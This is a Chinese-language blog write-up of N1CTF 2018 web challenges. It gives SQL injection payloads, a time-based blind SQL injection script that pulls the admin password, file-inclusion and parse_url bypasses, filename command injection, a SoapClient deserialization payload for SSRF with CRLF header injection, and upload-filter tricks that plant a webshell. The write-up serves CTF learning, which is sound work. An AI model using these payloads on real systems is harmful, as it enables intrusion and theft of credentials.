N1CTF WEB WriteUp

原创

youGuess28 于 2018-03-13 08:53:59 发布 3865 收藏 1

分类专栏： WriteUp 文章标签： web ctf 安全 N1CTF

本文链接：https://blog.csdn.net/littlelittlebai/article/details/79535569

77777

作为一个小白，瑟瑟发抖地选择了这道被解出次数最多的题目...emmm...还是有一些收获的。
首先题目给出了一些代码和一些信息：


```php
function update_point($p,$points){
    global $link;
    $q = sprintf("UPDATE users SET points=%d%s",
        $p,waf($points));
    if(!$query = mysqli_query($link,$q)) return FALSE;
    return TRUE;
}
if(!update_point($_POST['flag'],$_POST['hi']))
    echo 'sorry';
```



```
veneno@hacker ▶ ~ ▶apt-get install php7.0

veneno@hacker ▶ ~ ▶PHP Version 7.0.22-0ubuntu0.16.04.1

veneno@hacker ▶ ~ ▶apt-get install mysql-server

veneno@hacker ▶ ~ ▶apt-get install mysql-client

veneno@hacker ▶ ~ ▶apt-get install php7.0-mysql

veneno@hacker ▶ ~ ▶apt-get install libapache2-mod-php
```

信息是关于安装配置虚拟机的...和我之前配置环境的步骤，指令差不多...感觉应该没什么问题，就只是告诉我们服务器上有这个东西。
给出的代码就比较关键了。而且题目`About`里说可以修改`points`，告诉我们`flag`是`admin's password`，这部分代码给出的就是如何更新`points`。
这是第一次见在`update`语句的基础上来构造`sql`注入语句...其实道理是一样的，只是我想的不够明白。
首先看构造的`sql`语句。`$p` `$points`是我们可以控制的，因为`$p`匹配的是`%d`，所以不管我们输入的`p`参数是什么，最终经过格式化之后它一定是一个数字（输入字符串时会自动将其转化为数字，如果无法转化，则为0）...`$points`是经过`waf()`过滤的...
刚开始做的时候，其实也没想明白是怎么样注入流程...一直在尝试使用`%0a`结束`update`语句，然后再`select`...但这样其实没办法看到我们想要的结果...更新后的`points`是在`profile`里可以看到的，所以正确的思路应该是把我们想要的东西，放到更新后的`points`值中。
在网上查找了`update`的`sql`注入方式。`payload`如下：`flag=0&hi=|conv(hex(substr((select password),1,1)),16,10)`
（在做的过程中发现，最后输入`points`时，应该是当做十进制来输出的，如果结果是06，会变为6...所以最后采用了`conv`函数，将结果转化为十进制）
思路就是，将我们想要的`password`取出来之后，变成数字，和0`|`，这样最后更新的值就是`password`的值，显示出来我们就可以得到信息了。

反思：感觉`sql`注入的题目，还是要想清楚注入的流程是什么样子的，整体的方法、思路...不能看到注入点就开始瞎注入，瞎使用句子...
在做这个题目的过程中还知道一个知识点：`update`不能同时查询两次...emmmm...好像不是这样描述的...上图：



报错就是图里的报错...如果图中语句去掉`from user`就可以正确执行...就像这道题目的`payload`一样...emmm...自己感悟吧...

77777 2

emmm...这个题目是上一道题目的加强版，长得也差不多，只是过滤条件多了一点，整体思路一样，`payload` 也基本相同，只是需要再多考虑写绕过条件...
先是测试发现`pw)` `(pw` 这样的是被过滤的...那就尝试用空格隔开`pw` 和括号，发现是可以的。`payload` 为`|conv(hex(substr((select pw ),1,1)),16,10)` ，这样就得到了`pw` 的第一个字符的`ascii` 码值，本来以为就这样就结束了...再接着做的时候发现`2 3 4 5 9` 这些数字是被过滤掉的...那就要想办法代替这些了...我是用`length('11')` 代替2，如此类推...（感觉有点蠢啊，不过是可行的...）。正常的应该是用二进制来代替这些被过滤掉的数字。最后拿到的`pw` 字段值是`hahah777a7aha77777aaaa`。

funning eating cms

emmm...本来打算这周前几天的时候就把这些题目都看一下的...结果我做完两道题目之后网站就关掉了...源码在`github` 上发布了，所以打算自己复现题目来做一下...emmm...也顺便学习一波`docker` ...之前寒假的时候就看了一些资料，但是迷迷糊糊的吧，也没有实际操作过，所以也不太清楚，这次动手感受一下可能就更理解这个东西为什么好了...

先给出源码链接：
`https://github.com/Nu1LCTF/n1ctf-2018`

`docker`的安装就不说了...将对应的`eating_cms` 文件夹的内容全部下载到本地，`cd` 到该文件夹内，使用指令`docker-compose up` 就`OK` 了...emmm...真的是很方便，端口映射什么的也都不需要自己再操作...之后再在本地访问`http://127.0.0.1:23333` 就可以开始做题了...（我的`docker` 是在虚拟机里装的，做题目是在物理机做，所以就是访问了虚拟机的23333端口）

复现的过程就是这样...接下来就是做题目啦...

首先...上来就让登陆，感觉很像是`sql` 注入的题目...瞎试了一下之后决定还是先扫一下网站的目录吧，结果如图（这道题的文件真的是太多了...眼花...）：

通过查看`.viminfo.php` 知道服务器中有`updateadmin.php` `info.php` `login.php`
这三个文件都无法直接去访问。

看到有`register.php` ，应该是要先注册，然后再登陆（当然肯定不会是以管理员的身份来登陆的...）。那访问这个文件，先随便注册一个账号，看看登陆之后是什么样子的。进入之后网站内容先不管...看到`url` 中的`page` 参数，猜测可能有文件包含...测试发现确实如此，那想要获得源码，就想到利用`php://filter/read=convert.base64-encode/resource=xxx`
可以得到`login.php` 的源码,其中我们又知道了还存在该文件：

```
require_once "function.php";
```

查看这个文件的源码。该文件包含了整个网站用到的一些函数，对我们最有用的就是用于限制的函数：

```
function filter_directory()
{
    $keywords = ["flag","manage","ffffllllaaaaggg"];
    $uri = parse_url($_SERVER["REQUEST_URI"]);
    parse_str($uri['query'], $query);
//    var_dump($query);
//    die();
    foreach($keywords as $token)
    {
        foreach($query as $k => $v)
        {
            if (stristr($k, $token))
                hacker();
            if (stristr($v, $token))
                hacker();
        }
    }
}
```

由此我们可以知道，应该有`flag.php` `manage.php` `ffffllllaaaaggg.php`，但是这些是被限制的，不允许我们访问。这里利用了`parse_url`的特点，我们可以通过在`url`中输入多个斜杠来使`parse_url()`无法正确解析（但浏览器仍能识别）。
那我们就可以拿到`ffffllllaaaaggg.php`文件的内容了。

```
<?php
if (FLAG_SIG != 1){
    die("you can not visit it directly");
}else {
    echo "you can find sth in m4aannnggggeee";
}
?>
```

接着去得到`m4aannnggggeee.php`文件：

```
<?php
if (FLAG_SIG != 1){
    die("you can not visit it directly");
}
include "templates/upload.html";

?>
```

访问`templates/upload.html`，发现有个上传文件的地方，文件上传后是送到了`upllloadddd.php`，我们同样可以查看这个文件的内容：

```php
<?php
$allowtype = array("gif","png","jpg");
$size = 10000000;
$path = "./upload_b3bb2cfed6371dfeb2db1dbcceb124d3/";
$filename = $_FILES['file']['name'];
if(is_uploaded_file($_FILES['file']['tmp_name'])){
    if(!move_uploaded_file($_FILES['file']['tmp_name'],$path.$filename)){
        die("error:can not move");
    }
}else{
    die("error:not an upload fileï¼ ");
}
$newfile = $path.$filename;
echo "file upload success<br />";
echo $filename;
$picdata = system("cat ./upload_b3bb2cfed6371dfeb2db1dbcceb124d3/".$filename." | base64 -w 0");
echo "<img src='".$picdata."'></img>";
if($_FILES['file']['error']>0){
    unlink($newfile);
    die("Upload file error: ");
}
$ext = array_pop(explode(".",$_FILES['file']['name']));
if(!in_array($ext,$allowtype)){
    unlink($newfile);
}
?>
```

可以看到上传文件的文件名被直接拼接到`system`指令中…那这个题目的点就拿到了…命令注入…之后就是拼接命令了…

（真正做这个题目之前我已经看过`writeup`了，所以可能写这个的时候没办法按自己的思路一步一步分析…）

```
ls / ：列出根目录(\)下的所有目录
这个题目因为限制了不可以使用 / ，出了使用ls -a .. 来绕过之外，还可以使用expr substr $(pwd) 1 1
```

easy&hard php

emmm…这道题目…嗯…很棒…/笑哭…

WriteUp

因为下载的`docker`已经是修复之后的了…所以就按预期解法去学习这道题目了…怪不得很多人都说这个题目太可惜了…出题人确实想了挺多的…

我在绕过`admin`登陆`ip`的限制部分，卡了挺久...刚开始理解的不太对...
我们有一个普通账号A，一个管理员账号B，两个分别对应的`session_A` `session_B`，我们要通过普通账号A来发布心情，注入我们构造好的序列化字符串，要重新显示时，会在`showmess()`函数中反序列化字符串，在这个过程中，服务器端会去以管理员账号B，带着我们给定的`session_B`去访问`http://127.0.0.1/index.php?action=login`，这样就让我们给定的`session_B`和管理员账号绑定在一起，并且可以通过对登陆`ip`的限制（因为是让服务器去发起登陆请求的）。那之后我们带着`session_B`去访问`index.php`就进入到管理员界面了...

`$_SERVER["REMOTE_ADDR"]`是无法被伪造的...所以不能简单地通过改包去绕过...

2018.10.28
突然又想起这道题...感觉以前看的时候迷迷糊糊的呀，理解的不是很好。回头再看看，就觉得还是有进步的。

又重新做了一下，网上的WriteUp也有很详细的，我就按着自己的理解，再列一些。

首先，扫描了之后发现可以拿到`config.php` `user.php` `index.php`的源码，接下来要审计源码。（感觉自己审计源码的能力还有待提高啊，对一些漏洞点不够敏感，需要多锻炼）


`views`应该可以说是一个路由吧，通过`action`这个参数可以访问到不同的页面，这里也存在`LFI`。

审计源码

- 题目环境实现的功能：
  + 普通注册用户可以发布心情，查看心情，删除心情，这里涉及到数据库操作，是我 们要关注的地方
  + `admin`用户可以上传文件，是我们通过`sql`注入的考验之后，再操作的地方
- `config.php`中对所有用户上传的数据都进行了过滤，我们没办法按常规操作进行注入
- `insert`函数对数据做了如下处理：将反引号转换成了单引号（这边有个正则匹配替换语句要理解...感觉自己对正则表达式真是太不熟悉了），那反引号被替换之后，就出现了我们想要的单引号
- `user.php`中`publish`函数调用了有问题的`insert`函数，so~~

进行`sql`注入尝试（正常操作是单引号，在这里换成反引号）

（图片是对那个正则表达式在本地试了一下...原谅我看这个正则表达式看了很长时间...嘤嘤嘤）



贴一下注入的脚本：

```
#blind sql injection based time
import requests
import time
import string

url = "http://********/index.php?action=publish"
cookies = {"PHPSESSID": "uar8v7nv1t6u1b4v4a9t9vm843"}
data = {
 "signature": "",
 "mood": 0
}
table = string.digits + string.lowercase + string.uppercase

def post():
 password = ""
 for i in range(1, 33):
  for j in table:
   signature = "1`,if(ascii(substr((select password from ctf_users where username=0x61646d696e),%d,1))=%d,sleep(
3),0))#"%(i, ord(j))
   data["signature"] = signature
   #print(data)
   try:
    re = requests.post(url, cookies = cookies, data = data, timeout = 3)
    #print(re.text)
   except:
    password += j
    print(password)
    break
 print(password)

def main():
 post()

if __name__ == '__main__':
 main()
```

这里要说一下：因为我们注入的时候，构造的语句使得`insert`语句中最后一项`value`值为1，不能被反序列化，而我们在查看页面的时候，页面会对`mood`进行反序列化，导致500错误，但是这个不影响`publish`操作的执行，就是在整个过程中没办法看到任何的回显，这也是选择时间盲注的原因吧。

注入得到`admin`密码对应的md5加密值：`2533f492a796a3227b0c6f91d102cc36`，对应`nu1ladmin`。然后带着账户密码去登录，会发现登录不上去，因为代码中限制了`admin`用户只能在服务器端(127.0.0.1)登录，这里又存在一个`ssrf`。

以前就是不理解这个`ssrf`的过程吧。
正确解法中用到一个`SoapClient`类，这个类具体的实现我没有看。在用它的过程中，对该类对应的序列化对象进行反序列化的时候，对调用它的`__call`函数，魔法函数，然后就会发出`http`请求，请求的`url`是可以通过参数设定的。

我们是想通过：伪造对`127.0.0.1`发起登录请求，就是请求`index.php?action=login`，我们需要控制`Content-Type`是`application/x-www-form-urlencoded`，而原本调用`__call`函数发出的请求中`Content-Type`值不是这个，所以这里还存在一个`CRLF`，也是通过`SoapClient`提供的参数实现的...（感觉设计的很巧妙呀）具体为什么这个类可以实现这样的功能，emm...我自己也没有细看，就不说啦~

接下来再说一下整个攻击流程：

- 我们注册一个带有`sessionA`的用户，通过`sql`注入，将`insert`语句中最后一个`value`的值注入为我们想要的`SoapClient`类对应的序列化字符串；
- 在查看我们已发表的心情的时候，服务器需要反序列化这个字符串，在这个过程中，会调用`__call`魔法函数；
- 是服务器执行这个函数，那么发起请求的`ip`就是127.0.0.1，从而绕过了对`admin`只能本地登录的限制；
- 在这个请求中，我们让它携带了`sessionB`，所以登录后`sessionB`就对应了`admin`用户，那我们在本地用`sessionB`去访问服务器，就会进行到`admin`界面。

贴一下生成可以实现我们功能的序列化字符串的代码：

```
<?php
 $target = "http://127.0.0.1/index.php?action=login";
 $post_string = "username=admin&password=nu1ladmin&code=mn5ki";
 $headers = array(
  'X-Forwarded-For: 127.0.0.1',
  'Cookie: PHPSESSID=krm32q3ed3bujtrpm7fbm3u842'
 );
 $soap = new SoapClient(null, array('location'=>$target,'user_agent'=>'gaoxijiejie^^Content-Type: application/x-www-form-urlencoded^^'.join('^^',$headers).'^^Content-Length: '.(string)strlen($post_string).'^^^^'.$post_string,'uri'=>'xxx'));

 $ser = serialize($soap);
 $ser = str_replace("^^", "\r\n", $ser);
 $ser = str_replace("&", "&", $ser);
 echo bin2hex($ser);
?>
```

接着就带着这个序列化字符串去注入，之后用`sessionA`访问页面，其实页面还是显示不出来，我这边是后台报了一个`SoapClient`的错误，但是`_call`函数是可以成功执行的，所以带着`sessionB`去请求服务器，就会发现进入到`admin`界面，从而就可以上传文件了。

上传的文件对文件类型和文件内容进行了限制：

- 对文件类型的限制，直接用`Burp`抓包改`Header`头绕过
- 对文件头进行了检查，不允许是`<?php`，通过`<?=`可以绕过（可以使用这样的绕过方式，也是需要服务器端的php进行了相应的配置的）

那么文件就可以上传成功啦~接着就是找到我们的文件。通过审计源码，我们知道，文件名的生成方式是，我们本来的文件名 + 时间戳 + 两位随机数，接下来就是通过爆破，来得到文件名，然后`LFI`去访问一句话木马~~美滋滋

参考的`WriteUp`是最开始提到的`github`里的，感觉写的非常非常非常详细~~

（感觉现在可以理解`SoapClient`这个类可以满足这个题目中的要求...但是如果我做题的时候可以做到这一步...估计我是不可能找得到这个类的...设计的这么巧妙，还需努力鸭~~）